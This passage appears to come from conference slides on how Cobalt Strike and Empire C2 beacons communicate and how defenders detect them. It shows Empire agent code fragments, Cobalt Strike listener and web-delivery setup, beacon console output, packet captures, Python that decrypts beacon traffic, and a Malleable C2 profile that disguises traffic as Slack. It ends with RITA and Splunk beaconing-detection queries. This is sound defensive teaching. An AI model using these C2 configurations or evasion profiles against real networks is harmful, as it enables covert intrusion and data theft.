    $SleepMax = [int]((1+$script:AgentJitter)*$script:AgentDelay)

    if ($SleepMin -eq $SleepMax) {
        $SleepTime = $SleepMin
    }
    else{
        $SleepTime = Get-Random -Minimum $SleepMin -Maximum $SleepMax
    }
    Start-Sleep -Seconds $sleepTime;
}
```

# Empire Powershell - agent.ps1 main loop

```
[String]
$Profile = "/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
[Int32]
$LostLimit = 120,
[String]
$DefaultResponse = "PCFET0NUWVBFIGH0bWwgUFVCTElDICItLy9XM0MvL0RURCBYSFRNTCAxLjAgU3RyaWN0Ly9FTiIgImh0dHA6Ly93d3cudzMub3JnL1RSL3hodG1sMS9EVEQveGh0bWwxLXN0cm1jdC5kdGQiPgo8aHRtbCB4bwuxcz0iaHR0cDovL3d3dy53My5vcmcvMTk5OS94aHRtbCI+CjxoZWfkPgo8bWV0YSBodHRwLWVxdWl2PSJDb250ZW50LVR5cGUIIGNvbRlbnQ9InRleHQvaHRtbDsgY2hhcnNldD1pc28t0Dg10S0xIi8+Cjx0aXRsZT40MDQgLsBGaWx1IG9yIGRpcmVjdG9yeSBub3QgZm91bmQuPC90aXRsZT4KPHN0eWx1IHR5cGU9InRleHQvY3NzIj4KPCEtLQpib2R5e21hcmdpbjow02ZvbnQtc216ZTouN2Vt02ZvbnQtZmFtaWx5O1ZlcmRhbmEsIEFyaWFsLCBIZWx2ZXRpY2EsIHnhbnMtc2VyaWY7YmFja2dyb3VuZDojRUUVFRUVFO30KZml1bGRzzXR7cGFkZGluzZowIDE1cHggMTBweCAxNXB4O30KaDF7Zm9udC1zaXploJiNGVtO21hcmdpbyow02NvbG9y0iNGRkY7fQpoMntmb250LXNpemU6MS43ZW07bWFyZ2luOjA7Y29sb3I6I0NDMDAwMDt9Cmgze2Zvbn"
```

In [110]: `base64.b64decode("PCFET0NUWVBFIGH0bWwgUFVCTElDICItLy9XM0MvL0RURCBYSFRNTCAxLjAgU3RyaWN0Ly9FTiIgImh0dHA6Ly93d3cudzMub3JnL1RSL3hodG1sMS9EVEQveGh0bWwxLXN0cm1jdC5kdGQiPgo8aHRtbCB4bwuxcz0iaHR0cDovL3d3dy53My5vcmcvMTk5OS94aHRtbCI+CjxoZWfkPgo8bWV0YSBodHRwLWVxdWl2PSJDb250ZW50LVR5cGUIIGNvbRlbnQ9InRleHQvaHRtbDsgY2hhcnNldD1pc28t0Dg10S0xIi8+Cjx0aXRsZT40MDQgLsBGaWx1IG9yIGRpcmVjdG9yeSBub3QgZm91bmQuPC90aXRsZT4KPHN0eWx1IHR5cGU9InRleHQvY3NzIj4KPCEtLQpib2R5e21hcmdpbjow02ZvbnQtc216ZTouN2Vt02ZvbnQtZmFtaWx5O1ZlcmRhbmEsIEFyaWFsLCBIZWx2ZXRpY2EsIHnhbnMtc2VyaWY7YmFja2dyb3VuZDojRUUVFRUVFO30KZml1bGRzzXR7cGFkZGluzZowIDE1cHggMTBweCAxNXB4O30KaDF7Zm9udC1zaXploJiNGVtO21hcmdpbyow02NvbG9y0iNGRkY7fQpoMntmb250LXNpemU6MS43ZW07bWFyZ2luOjA7Y29sb3I6I0NDMDAwMDt9Cmgze2Zvbn")`

Out[110]: `b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">\n<html xmlns="http://www.w3.org/1999/xhtml">\n<head>\n<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>\n<title>404 - File or directory not found.</title>\n<style type="text/css">\n!--\nbody{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}\nfieldset{padding:0 15px 10px 15px;}\n\nh1{font-size:2.4em;margin:0;color:#FFF;}\n\nh2{font-size:1.7em;margin:0;color:#CC0000;}\n\nh3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}\n\n#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF; background-color:#555555;}\n\n#content{margin:0 0 0 2%;position:relative;}\n\n.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}\n\n-->\n</style>\n</head>\n<body>\n<div id="header"><h1>Server Error</h1></div>\n<div id="content">\n<div class="content-container">\n<fieldset>\n<h2>404 - File or directory not found.</h2>\n<h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>\n</fieldset>\n</div>\n</div>\n</body>\n</html>\n'`

# CobaltStrike



Cobalt Strike is a commercial, full-featured, penetration testing tool which bills itself as “adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors”. Cobalt Strike’s interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.

# CobaltStrike HTTP beacon

## Launch Listener

New Listener

Create a listener.

Name: http

Payload: Beacon HTTP

**Payload Options**

HTTP Hosts: 192.168.109.10

HTTP Host (Stager): 192.168.109.10

Profile: default


HTTP Port (C2): 80

HTTP Port (Bind):

HTTP Host Header:

HTTP Proxy:

Save Help



## Configure stageless beacon

Windows Executable (Stageless)

Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help)

Listener: http

Output: Windows EXE

x64:  Use x64 payload

sign:  Sign executable file

Generate Help



## Configure scripted Web Delivery

Scripted Web Delivery (S)

This attack hosts an artifact that delivers a full Cobalt Strike payload. The provided one-liner will allow you to

URI Path: /a

Local Host: 192.168.109.10

Local Port: 80

Listener: http

Type: powershell

x64:  Use x64 payload


SSL:  Enable SSL

Launch Help




NONAMECON

# CobaltStrike HTTP beacon



```
beacon> sleep 5
[*] Tasked beacon to sleep for 5s
[+] host called home, sent: 16 bytes
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are HOLLYWOOD\Administrator (admin)
```



NONAMECON

# Behind scene - sending metadata

The screenshot shows a Wireshark interface with a list of network frames at the top and a detailed view of frame 78 in the center. The list includes frames 75 through 85, showing various TCP and HTTP interactions between source 192.168.109.106 and destination 192.168.109.10.

Frame 78 details:

- Time: 14:16:13.424929
- Source: 192.168.109.106
- Destination: 192.168.109.10
- DestPort: 80
- Protocol: HTTP
- Length: 442
- Info: GET /activity HTTP/1.1

The detailed view of frame 78 shows the following content:

```
GET /activity HTTP/1.1
Accept: */*
Cookie: R2GsGCbpc5wViowLAEyTlqrRHqsFHMHW04z2PB/DI/tcC3AwD/8/
H4CTujlB0M1E9JbpEV5y2WaQhj3YoInZ6dc-pYErDa99f6WztvPtfSoq4Nmff15Srm4Y/
PhI6BbKFoGkCGDrqMRSUC6xi2dEnvMComrOz7BcbgeS1QLUHU=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUS)
Host: 192.168.109.10
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 17 Aug 2020 14:16:13 GMT
Content-Type: application/octet-stream
Content-Length: 0
```

Frame details pane:

- Frame 78: 442 bytes on wire (3536 bits), 442 bytes captured
- Ethernet II, Src: Vmware\_9c:f1:d0 (00:50:56:9c:f1:d0)
- Internet Protocol Version 4, Src: 192.168.109.10
- Transmission Control Protocol, Src Port: 59921, Hypertext Transfer Protocol

Bottom status bar:

- client pkt, 1 server pkt, 1 turn.
- Entire conversation (503 bytes)
- Show and save data as ASCII
- Find Next
- Help
- Filter Out This Stream
- Print
- Save as...
- Back
- Close

NONAMECON

# Behind scene - metadata decryption

```
In [3]: def get_cobalt_metadata(enc_text, priv_key, pub_key):
    buf = M2Crypto.BIO.MemoryBuffer(PRIVATE_KEY_TEMPLATE.format(priv_key))
    key = M2Crypto.RSA.load_key_bio(buf)
    plaintext = base64.b64decode(enc_text)
    data = key.private_decrypt(plaintext, M2Crypto.RSA.pkcs1_padding)
    meta = Metadata(data=plaintext, private_key=priv_key)
    return meta.print_config()
```

```
In [4]: ctext = "R2GsGCbpC5wVIoWLAEyTlqrRHqsFHMhW04z2PB/DI/tcC3AwD/8/H14CTujlBoM1E9JbpEV5y2WaQHj3YoInZ6dc+pYErDa99f6WztvPtf
get_cobalt_metadata(ctext, priv_key, pub_key)
```

```
raw AES key: f179f44e788ea5e9
raw HMAC key: 254ed952628777e3
AES key: 79a93228b765dd7b43020439d06ed4d9
HMAC key: 3e4acc042acff068cb9543088c8286b0
ver: 6.2
host: 192.168.109.106
computer: JOHN-PC
user: Administrator
pid: 9148
id: 581188026
barch: x86
is64: 1
charset: 1252
port: 0
```

# Behind scene - check-in for task

tcp.stream eq 3

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS Info
86	14:17:13.433345	192.168.109.106	192.168.109.10	80	TCP	66	59928 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
87	14:17:13.433385	192.168.109.10	192.168.109.106	59928	TCP	66	80 → 59928 [SYN, ACK] Seq=0 Ack=1 Win=64248 Len=0 MSS=1460 SACK_PERM=1 WS=128
88	14:17:13.433353	192.168.109.106	192.168.109.10	80	TCP	60	59928 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
89	14:17:13.433672	192.168.109.106	192.168.109.10	80	HTTP	442	GET /activity HTTP/1.1
90	14:17:13.433682	192.168.109.10	192.168.109.106	59928	TCP	54	80 → 59928 [ACK] Seq=1 Ack=389 Win=64128 Len=0
91	14:17:13.439210	192.168.109.10	192.168.109.106	59928	TCP	170	80 → 59928 [PSH, ACK] Seq=1 Ack=389 Win=64128 Len=116 [TCP segment of a reasse
92	14:17:13.439276	192.168.109.10	192.168.109.106	59928	HTTP	102	HTTP/1.1 200 OK
93	14:17:13.439464	192.168.109.106	192.168.109.10	192.168.109.106	HTTP	102	GET /activity HTTP/1.1
94	14:17:13.439475	192.168.109.106	192.168.109.10	192.168.109.106	HTTP	102	Accept: */*
95	14:17:13.439569	192.168.109.106	192.168.109.10	192.168.109.106	HTTP	102	Cookie: R2GsGCbpC5wIiowLAEyTlqrRHqsFHMhwO4z2PB/DI/tcC3AwD/8/
96	14:17:13.439587	192.168.109.10	192.168.109.10	192.168.109.106	HTTP	102	H14cTuJLB0m1e9JbpEV5y2waQhj3YoiInZ6dc+pYErDa99f6WztvPtfsQq4Nmff15Srm4Y/
							PhI6BbKFOGKCCDfQMRsU6C6x1z2dENvMCmr0z7BcbgeS1QLHU=
							User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; B0IE9;ENUS)
							Host: 192.168.109.10
							Connection: Keep-Alive
							Cache-Control: no-cache

Wireshark - Follow HTTP Stream (tcp.stream eq 3) · cobalt.pcap

GET /activity HTTP/1.1  
Accept: \*/\*  
Cookie: R2GsGCbpC5wIiowLAEyTlqrRHqsFHMhwO4z2PB/DI/tcC3AwD/8/  
H14cTuJLB0m1e9JbpEV5y2waQhj3YoiInZ6dc+pYErDa99f6WztvPtfsQq4Nmff15Srm4Y/  
PhI6BbKFOGKCCDfQMRsU6C6x1z2dENvMCmr0z7BcbgeS1QLHU=  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; B0IE9;ENUS)  
Host: 192.168.109.10  
Connection: Keep-Alive  
Cache-Control: no-cache

HTTP/1.1 200 OK  
Date: Mon, 17 Aug 2020 14:17:13 GMT  
Content-Type: application/octet-stream  
Content-Length: 48

.0.Z~;....5.)/.....0. 2dSi.8....k.....h....

Frame 92: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface Virtual Machine Adapter 9c:82:af at 00:50:56:9c:82:00 (VMware VMnet8 Virtual Machine Adapter) [ethernet] with Wireshark-1.12.10 [Wireshark-1.12.10] at 14:17:13.439276000 UTC  
Ethernet II, Src: VMware\_9c:82:af (00:50:56:9c:82:00), Dst: 192.168.109.10 (192.168.109.10) [ethernet]  
Internet Protocol Version 4, Src: 192.168.109.10, Dst: 192.168.109.10 [ip]  
Transmission Control Protocol, Src Port: 80, Dst Port: 59928 [tcp]  
[2 Reassembled TCP Segments (164 bytes): #91(116 bytes), #92(116 bytes)]  
[HTTP/1.1 200 OK]  
HTTP/1.1 200 OK  
Date: Mon, 17 Aug 2020 14:17:13 GMT  
Content-Type: application/octet-stream  
Content-Length: 48  
[HTTP response 1/1]  
[Time since request: 0.005598000 seconds]  
[Request in frame: 89]  
[Request URI: http://192.168.109.10/activity]  
File Data: 48 bytes

Entire conversation (552 bytes)

Show and save data as: ASCII

Find:  Find Next

Help Filter Out This Stream Print Save as... Back Close

NONAMECON

# Behind scene - send results back to C2

Wireshark - Follow HTTP Stream (tcp.stream eq 6) - cobalt.pcap

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS Info
119	14:17:23.479621	192.168.109.106	192.168.109.10	80	TCP	66	59931 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
120	14:17:23.479645	192.168.109.10	192.168.109.106	59931	TCP	66	80 → 59931 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
121	14:17:23.479801	192.168.109.106	192.168.109.10	80	TCP	60	59931 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
122	14:17:23.479929	192.168.109.106	192.168.109.10	80	HTTP	437	POST /submit.php?id=581188026 HTTP/1.1
123	14:17:23.479936	192.168.109.10	192.168.109.106	59931	TCP	54	80 → 59931 [ACK] Seq=1 Ack=384 Win=64128 Len=0
124	14:17:23.480918	192.168.109.10	192.168.109.106	59931	HTTP	154	HTTP/1.1 200 OK
125	14:17:23.480974	192.168.109.10	192.168.109.106	59931	TCP	54	80 → 59931 [FIN ACK] Seq=101 Ack=384 Win=64128 Len=0
126	14:17:23.481052	192.168.109.106	192.168.109.106	19			
127	14:17:23.481074	192.168.109.106	192.168.109.106	19			
128	14:17:28.481770	192.168.109.106	192.168.109.106	19			
129	14:17:28.481810	192.168.109.106	192.168.109.106	19			

POST /submit.php?id=581188026 HTTP/1.1  
Accept: \*/\*  
Content-Type: application/octet-stream  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUS)  
Host: 192.168.109.10  
Content-Length: 100  
Connection: Keep-Alive  
Cache-Control: no-cache  
...`...q..L..b..C...&.....Zw..5.3[.....kt!ifG.QL.C.y\$."...n..!.....\~.qK..3[w.....k....0....HTTP/1.1 200 OK  
Date: Mon, 17 Aug 2020 14:17:23 GMT  
Content-Type: text/html  
Content-Length: 0

In [6]: shared\_key = binascii.unhexlify("79a93228b765dd7b43020439d06ed4d9")  
iv = "abcdefghijklmnopqrstuvwxyz"  
encrypted\_data = binascii.unhexlify("00000060e31e71a9024clef662c1c14305f2072")  
decrypt\_submit\_data(encrypted\_data, shared\_key ,iv)

Decrypted length: 61  
Output type: 22  
Beacon data: 192.168.109.106 255.255.255.0 1500 00:50:56:9C:F1:D0  
/00 6 0 00000000 0TC

NONAMECON

```

# == set headers "Server, Content-Type, Cache-Control, Connection";
#   header "Content-Type" "text/html; charset=UTF-8";
#   header "Connection" "close";
#   header "Cache-Control" "max-age=2";
#   header "Server" "nginx";
#set "true" if teamserver is behind redirector
set trust_x_forwarded_for "false";
}

http-get {
    set uri "/messages/C0527B0NM";
    client {
        #       header "Host" "msdevchat.slack.com";
        header "Accept" "*/*";
        header "Accept-Language" "en-US";
        header "Connection" "close";
        #       sleep 5;
        #       Tasked by user to sleep for 5s
        metadata {
            host      base64url;
            beacon   beacon;
        }
        host cookie {
            append "_ga=GA1.2.875";
            append "_ar_v4=%8867UMDGS643";
            #       You are
            prepend "d=";
            #       prepend "cvo_ssid=R456BNMD64";
            prepend "_ga=GA1.2.875";
            prepend "b=.12vPKW220";
            header "Cookie";
        }
    }
    server {
        header "Content-Type" "text/html; charset=utf-8";
        header "Connection" "close";
        header "Server" "Apache";
        header "X-XSS-Protection" "0";
        header "Strict-Transport-Security" "max-age=31536000; includeSubDomains; preload";
        header "Referrer-Policy" "no-referrer";
        header "X-Slack-Backend" "h";
        header "Pragma" "no-cache";
        header "Cache-Control" "private, no-cache, no-store, must-revalidate";
        header "X-Frame-Options" "SAMEORIGIN";
        header "Vary" "Accept-Encoding";
        header "X-Via" "haproxy-www-w6k7";

        output {
            base64url;
            prepend "<!DOCTYPE html>
<html lang=\"en-US\" class=\"supports_custom_scrollbar\">

```

# Behind scene - Malleable-C2-Profile

# Behind scene - Summary

- Beacon sends metadata to teamserver using HTTP GET method (by default) with certain interval which can be changed with command sleep. Also jitter can be used to randomize connections interval.
- If there is task available beacon will get task in response instead of default one
- Beacon sends results back to Teamserver using HTTP POST method (by default)

# Beaconing detection - RITA (Real Intelligence Threat Analytics)

RITA is an open source framework for network traffic analysis.

The framework ingests Zeek Logs in TSV format, and currently supports the following major features:

Beaconing Detection: Search for signs of beaconing behavior in and out of your network

DNS Tunneling Detection Search for signs of DNS based covert channels

Blacklist Checking: Query blacklists to search for suspicious domains and hosts

```
NAME: rita - Look for evil needles in big haystacks.

USAGE: rita [global options] command [command options] [arguments...]

VERSION: v4.3.1

COMMANDS:
  delete, delete-database  Delete imported database(s)
  import                   Import zeek logs into a target database
  html-report              Create an html report for an analyzed database
  show-beacons-fqdn        Print hosts which show signs of C2 software (FQDN
  show-beacons-proxy       Print hosts which show signs of C2 software (inter
  show-beacons             Print hosts which show signs of C2 software
  show-bl-hostnames        Print blacklisted hostnames which received connec
  show-bl-source-ips       Print blacklisted IPs which initiated connections
  show-bl-dest-ips         Print blacklisted IPs which received connections
  list, show-databases     Print the databases currently stored
  show-exploited-dns       Print dns analysis. Exposes covert dns channels
  show-long-connections    Print long connections and relevant information
  show-open-connections    Print open connections and relevant information
  show-strokes             Print stroke information
  show-useragents          Print user agent information
  test-config              Check the configuration file for validity
  help, h                  Shows a list of commands or help for one command
```

# Beaconing detection - RITA (Real Intelligence Threat Analytics)


```
[admin@securityonion ~]$ rita import /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs dataset1

[+] Importing [/nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs]:
[-] Verifying log files have not been previously parsed into the target dataset ...
[-] Processing batch 1 of 1
[-] Parsing logs to: dataset1 ...
[-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/dns.log -> dataset1
[-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/conn.log -> dataset1
[-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/ssl.log -> dataset1
[-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/http.log -> dataset1
[-] Host Analysis:      67 / 67 [=====] 100 %
[-] UConn Analysis:    73 / 73 [=====] 100 %
[-] Exploded DNS Analysis: 72 / 72 [=====] 100 %
[-] Hostname Analysis: 72 / 72 [=====] 100 %
[-] Beacon Analysis:   73 / 73 [=====] 100 %
[-] FQDN Beacon Analysis: 72 / 72 [=====] 100 %
[!] No Proxy Beacon data to analyze
[-] UserAgent Analysis: 15 / 15 [=====] 100 %
[-] Invalid Cert Analysis: 21 / 21 [=====] 100 %
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!
```

# Beaconing detection - RITA (Real Intelligence Threat Analytics)

AC		RITA	Viewing: dataset1	Beacons	Beacons FQDN	Beacons Proxy		Strobes	DNS	BL Source IPs	BL Dest. IPs	BL Hostnames	Long Connections
Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count			
0.771	10.0.10.100	192.168.151.181	281	8757.000	59	14810	8	622	61			137	
0.749	10.0.10.20	8.8.8.8	94	234.000	514	110	1	78	21			13	
0.730	10.0.10.30	1.1.1.1	80	231.000	235	780	64	86	7			48	
0.519	10.0.10.100	194.44.64.25	38	3082872.000	32	365771	1	671	6			4	
0.420	10.0.10.100	194.44.64.35	38	2953237.000	32	390143	1	671	6			6	

# Beaconing detection - using time intervals



**NONAMECON**


# Beaconing detection - using time intervals

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_beacon" sourcetype="bro:http:json" dest=192.168.151.181 src=10.0.10.20
| sort 0 _time
| streamstats current=f last(_time) as prevtime by src, dest, dest_port
| eval timedelta = _time - prevtime
| convert ctime(prevtime)
| stats count by _time, prevtime, timedelta
```

All time 

✓ 15 events (before 8/30/21 8:58:14.000 AM) No Event Sampling ▾ Job ▾  Smart Mode ▾

Events Patterns Statistics (14) Visualization

20 Per Page ▾  Preview ▾

_time	prevtime	timedelta	count
2021-08-12 13:02:03	08/12/2021 13:01:03	60	1
2021-08-12 13:03:03	08/12/2021 13:02:03	60	1
2021-08-12 13:04:03	08/12/2021 13:03:03	60	1
2021-08-12 13:05:03	08/12/2021 13:04:03	60	1
2021-08-12 13:06:03	08/12/2021 13:05:03	60	1
2021-08-12 13:07:03	08/12/2021 13:06:03	60	1

# Beaconing detection - using time intervals

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_beacon" sourcetype="bro:http:json"
| sort 0 _time
| streamstats current=f last(_time) as prevtime by src, dest, dest_port
| eval timedelta = _time - prevtime
| eventstats avg(timedelta) as avg, count as total by src, dest, dest_port
| eval upper=avg*1.1
| eval lower=avg*0.9
| where timedelta > lower AND timedelta < upper
| stats count, values(avg) as TimeInterval by src, dest, dest_port, total
| eval prcnt = (count/total)*100
| where prcnt > 90 AND total > 10
```

All time ▾ 

✓ 76 events (before 8/30/21 9:00:37.000 AM) No Event Sampling ▾ Job ▾  Smart Mode ▾

Events Patterns Statistics (1) Visualization

20 Per Page ▾  Preview ▾

src	dest	dest_port	total	count	TimeInterval	prcnt
10.0.10.20	192.168.151.181	80	15	14	60	93.33333333333333

# Beaconing detection - using same response size

The screenshot shows a log analysis interface with the following details:

